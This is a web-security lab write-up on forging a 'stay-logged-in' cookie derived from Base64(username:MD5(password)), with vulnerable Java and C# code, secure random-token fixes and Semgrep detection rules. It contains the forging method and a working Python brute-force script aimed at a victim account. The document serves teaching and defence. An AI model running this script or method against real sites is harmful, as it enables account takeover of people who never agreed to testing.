Lab 09: Brute-forcing a stay-logged-in cookie

1. Executive Summary
Vulnerability: Predictable Session Token (Insecure Cookie Construction).
Description: The application implements a “Stay Logged In” feature by creating a persistent cookie. However, the cookie’s value is constructed using a predictable pattern: Base64(username + ":" + MD5(password)). Since the cookie is derived directly from the password, an attacker can brute-force the cookie offline or online by generating valid cookies for candidate passwords.
Impact: Account Takeover. If an attacker can guess the password (via dictionary attack), they can forge a valid “Stay Logged In” cookie and hijack the session without ever interacting with the login form or bypassing rate limits.
2. The Attack
Objective: Forge a valid cookie for carlos and access his account.
- Reconnaissance (Reverse Engineering):
- I logged in as
wienerwith the “Stay logged in” checkbox enabled. - I inspected the resulting cookie:
stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw. I decoded the Base64 string:
wiener:51dc30ddc473d43a6011e9ebba6ca770.
- The first part is obviously the username. The second part looked like a hash.
I dehashed my password (
peter) using Crackstation:51dc30ddc473d43a6011e9ebba6ca770.
- Conclusion: The algorithm is
Base64(username + ":" + MD5(password)).
- I logged in as
- Exploitation:
- I used Burp Intruder (or a script) to generate payloads for the victim
carlos. - Input: A list of candidate passwords.
- Processing Rule:
- Hash payload (MD5).
- Add prefix
carlos:. Encode Base64.

- I injected this forged cookie into a request to
/my-account.
- I used Burp Intruder (or a script) to generate payloads for the victim
- Result:

- When the password from the list was correct, the server accepted the forged cookie.
The response contained the text “Log out” (indicating a valid session), whereas failed cookies resulted in a redirect or “Login” page.
3. Code Review
Vulnerability Analysis (Explanation): The flaw is using Stateful/Derived Tokens instead of Opaque/Random Tokens. The developer tried to be “clever” by packing the authentication data into the cookie itself so the database doesn’t need to store a session ID.
- The Flaw: The token is simply an obfuscated version of the password. It is not a secret; it is just the credentials in a different format.
- The Reality: Persistent tokens should be long, random strings that have no mathematical relationship to the user’s password.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
@GetMapping("/my-account")
public String myAccount(@CookieValue(value = "stay-logged-in", required = false) String cookie, Model model) {
    if (cookie != null) {
        // VULNERABLE: Manual decoding of a custom cookie format
        String decoded = new String(Base64.getDecoder().decode(cookie));
        String[] parts = decoded.split(":");

        String username = parts[0];
        String hash = parts[1];

        User user = userRepository.findByUsername(username);

        // VULNERABLE: Validating by re-hashing the password
        // This means if I know the password, I can forge the cookie.
        if (MD5(user.getPassword()).equals(hash)) {
            model.addAttribute("user", user);
            return "account_page";
        }
    }
    return "redirect:/login";
}
Technical Flow & Syntax Explanation:
Base64.getDecoder().decode(cookie): Reverses the encoding step, exposing the structureuser:hash.MD5(user.getPassword()): The server verifies the cookie by rehashing the stored password. This confirms that the cookie is essentially a “secondary password.”- The Bypass: Because the generation algorithm (
MD5) is standard and the inputs (usernameandpassword) are guessable, the attacker acts as the server, generating the valid token locally.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
public IActionResult ValidateCookie(string stayLoggedInCookie)
{
    // VULNERABLE: Reconstructing the token from user data
    var decodedBytes = Convert.FromBase64String(stayLoggedInCookie);
    var decodedText = Encoding.UTF8.GetString(decodedBytes); // "carlos:hash"

    var parts = decodedText.Split(':');
    var user = _db.Users.SingleOrDefault(u => u.Username == parts[0]);

    // VULNERABLE: Comparison logic
    // We are checking if the cookie holds the MD5 of the password.
    var expectedHash = ComputeMD5(user.Password);

    if (parts[1] == expectedHash)
    {
        SignIn(user);
        return Ok();
    }
    return Unauthorized();
}
Technical Flow & Syntax Explanation:
Convert.FromBase64String: Decodes the payload.ComputeMD5: A weak hashing algorithm. Even if this were SHA-256, the vulnerability would remain because the input (the password) is low-entropy (guessable).- Logic Gap: Authentication should rely on something you have (a random session ID issued by the server), not just something you know (password) reformatted.
Mock PR Comment
The “Stay Logged In” feature currently constructs cookies using Base64(username + ":" + MD5(password)). This allows attackers to brute-force the cookie offline or forge it easily if they guess the password.
Recommendation: Switch to Opaque Tokens. When a user logs in, generate a cryptographically secure random string (e.g., 32 bytes of entropy), store it in the database user_tokens table, and send that random string as the cookie. Do not embed user data inside the cookie.
4. The Fix
Explanation of the Fix: We stop deriving the cookie from the password. Instead, we generate a Random Token.
- Login: Generate
SecureRandomstring. Save it to DB. Send to Client. - Validate: Receive Cookie. Look up Cookie in DB. If found, log user in.
Secure Java
Java
`@PostMapping(“/login”) public void login(HttpServletResponse response, User user) { // SECURE: Generate a random, high-entropy token String token = UUID.randomUUID().toString(); // Or SecureRandom
1
2
3
4
5
6
7
// Store in DB
persistentTokenRepository.save(new PersistentToken(user, token));

// Send opaque token to user
Cookie cookie = new Cookie("stay-logged-in", token);
cookie.setHttpOnly(true);
response.addCookie(cookie); }
@GetMapping(“/my-account”) public String checkToken(@CookieValue(“stay-logged-in”) String token) { // SECURE: Lookup by token. // The token contains NO user info and cannot be calculated from a password. PersistentToken dbToken = persistentTokenRepository.findByToken(token);
1
2
3
4
if (dbToken != null) {
    return "account_page";
}
return "redirect:/login"; }`
Technical Flow & Syntax Explanation:
UUID.randomUUID().toString(): Generates a 128-bit random string. This value has no relation to the username or password. An attacker cannot derive this value offline.persistentTokenRepository.save(...): The token is stored in a backend database table (mapping Token -> User).findByToken(token): Verification is now a database lookup. If the token exists in the DB, the user is authenticated. If an attacker tries to forge a token, the lookup will simply fail because the random string won’t exist in the database.
Secure C#
C#
`public void SignIn(User user) { // SECURE: Cryptographically secure random number generator var tokenData = new byte[32]; using (var rng = RandomNumberGenerator.Create()) { rng.GetBytes(tokenData); } string token = Convert.ToBase64String(tokenData);
1
2
3
4
5
// Save 'token' to database associated with 'user'
_db.UserTokens.Add(new UserToken { UserId = user.Id, Token = token });
_db.SaveChanges();

Response.Cookies.Append("stay-logged-in", token, new CookieOptions { HttpOnly = true }); }`
Technical Flow & Syntax Explanation:
RandomNumberGenerator.Create(): This uses the operating system’s CSPRNG (Cryptographically Secure Pseudo-Random Number Generator) to create a token that is statistically impossible to predict.Convert.ToBase64String(tokenData): The random bytes are converted to a string simply for transport safety in the HTTP header; the underlying value remains random._db.UserTokens.Add: We persist the token. This pattern is called “Reference Token” or “Opaque Token” because the token is just a reference key to server-side data, containing no data itself.
5. Automation
A Python script that replicates the Burp Intruder logic: generating the hash, encoding it, and testing requests.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
#!/usr/bin/env python3
import argparse
import requests
import hashlib
import base64
import sys

def exploit_cookie_bruteforce(url, username, password_file):
    target_url = f"{url.rstrip('/')}/my-account"
    print(f"[*] Targeting: {target_url}")
    print(f"[*] Victim: {username}")

    with open(password_file, 'r', encoding='utf-8', errors='ignore') as f:
        passwords = [line.strip() for line in f if line.strip()]

    print(f"[*] Loaded {len(passwords)} passwords. Starting attack...")

    for password in passwords:
        # 1. MD5 Hash the password
        md5_hash = hashlib.md5(password.encode()).hexdigest()
        # 2. Construct the payload: "username:hash"
        payload_str = f"{username}:{md5_hash}"

        # 3. Base64 Encode
        # Note: Python base64 requires bytes, so we encode() then decode() back to string
        cookie_val = base64.b64encode(payload_str.encode()).decode()

        # 4. Send Request
        cookies = {"stay-logged-in": cookie_val}

        try:
            resp = requests.get(target_url, cookies=cookies, allow_redirects=False, timeout=5)

            # Check for success indicators
            if "Log out" in resp.text or "Update email" in resp.text:
                print(f"\n[!!!] SUCCESS! Cookie found.")
                print(f"[+] Password: {password}")
                print(f"[+] Cookie: {cookie_val}")
                return

        except Exception as e:
            print(f"[-] Error: {e}")

    print("\n[-] Password not found in list.")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("username", help="Victim username (e.g. carlos)")
    ap.add_argument("wordlist", help="Password list")
    args = ap.parse_args()

    exploit_cookie_bruteforce(args.url, args.username, args.wordlist)

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
These rules detect code that constructs a “cookie” string by combining a username and a hash of a password, indicating a predictable token.
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rules:
  - id: java-predictable-cookie-construction
    languages: [java]
    message: |
      Detected manual construction of a cookie using Username and Password hash.
      This creates predictable tokens. Use SecureRandom or UUIDs stored in the DB instead.
    severity: ERROR
    patterns:
      - pattern: |
          // Matches: Base64.encode(user + ":" + md5(pass)) logic
          String $PAYLOAD = $USER + ":" + $HASH;
          ...
          Base64.getEncoder().encodeToString($PAYLOAD.getBytes());
      - pattern-either:
          - pattern: MessageDigest.getInstance("MD5")
          - pattern: DigestUtils.md5Hex(...)
Technical Flow & Syntax Explanation:
$PAYLOAD = $USER + ":" + $HASH: This pattern captures the concatenation of a user identifier with a hash value, a common signature of homemade token construction.Base64.getEncoder(): This identifies that the resulting string is being encoded for transport (likely a cookie), matching the vulnerability pattern.MessageDigest...MD5: This sub-pattern reinforces the finding by checking if a weak hashing algorithm is part of the flow.
C# Rule
1
2
3
4
5
6
7
8
9
10
rules:
  - id: csharp-predictable-cookie-construction
    languages: [csharp]
    message: "Cookie constructed from password hash. Use random opaque tokens."
    severity: ERROR
    patterns:
      - pattern: |
          var $PAYLOAD = $USER + ":" + $HASH;
          ...
          Convert.ToBase64String(Encoding.UTF8.GetBytes($PAYLOAD));
Technical Flow & Syntax Explanation:
var $PAYLOAD: Captures the variable assignment where the string is built.$USER + ":" + $HASH: Matches the specific format of combining user data with a hash (the colon is a common delimiter).Convert.ToBase64String: Identifies the encoding step used to make the token URL-safe/Cookie-safe. Combining these elements flags the logic as a predictable token generation routine.